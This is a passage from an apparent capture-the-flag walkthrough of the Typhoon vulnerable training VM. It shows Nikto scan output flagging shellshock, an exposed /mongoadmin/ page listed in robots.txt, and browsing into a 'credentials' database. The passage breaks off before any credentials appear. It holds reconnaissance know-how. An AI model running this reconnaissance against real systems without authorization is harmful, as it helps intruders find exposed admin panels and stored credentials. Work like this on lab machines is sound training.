
```
root@kali:~# nikto -h 192.168.41.164
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.164
+ Target Hostname:    192.168.41.164
+ Target Port:        80
+ Start Time:         2019-03-17 06:05:08 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xdc9 0x578fe
f1e684d5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26
+ Entry '/mongoadmin/' in robots.txt returned a non-forbidden or redirect HTTP c
ode (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apach
e 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vu
lnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vu
lnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /cms/: This might be interesting...
+ /phpmyadmin/: phpMyAdmin directory found
+ 8500 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2019-03-17 06:06:50 (GMT-4) (102 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

The nikto scan once again throws up the disallowed entry in robots.txt for the folder mongoa-dmin. The scan also finds another directory /cms/. Apart from this, it also says the website m-ay be vulnerable to "shellshock" vulnerability.

First things first, let's check the website running on the target web server.



Typhoon Vulnerable VM by PRISMA CSI - Mozilla Firefox
192.168.41.164
TYPHOON
PRISMACSI
TRAINING SLIDES-EN
TRAINING SLIDES-TR
CONTACT
PRISMA
CYBER SECURITY AND INTELLIGENCE
PRACTICAL PENETRATION TESTING TRAINING VM
TYPHOON v1
#websecchallenges, #netsecchallenges, #privilegeescalation, #postexploitation, #bruteforceattacks, #recon, #pentesting, #hacking, #penetrationtesting, #ctf, #vulnerablevm, #prismacsi
Follow us on twitter (@prismacsi) for more infosec material.
www.prismacsi.com

Let's have a look at the robots.txt file of the target web server. As already detected during the Nikto scan, it is disallowing a webpage named mongoadmin.




```
User-agent: *
Disallow: /mongoadmin/
```


Let's open the webpage mongoadmin and see what it contains.



It has two databases named "admin" and "credentials". When I change the database from that of "admin" to "credentials", we get listed two files named "creds" and "typhoon". The file named "typhoon" has zero entries but the file "creds" has two entries as shown below.

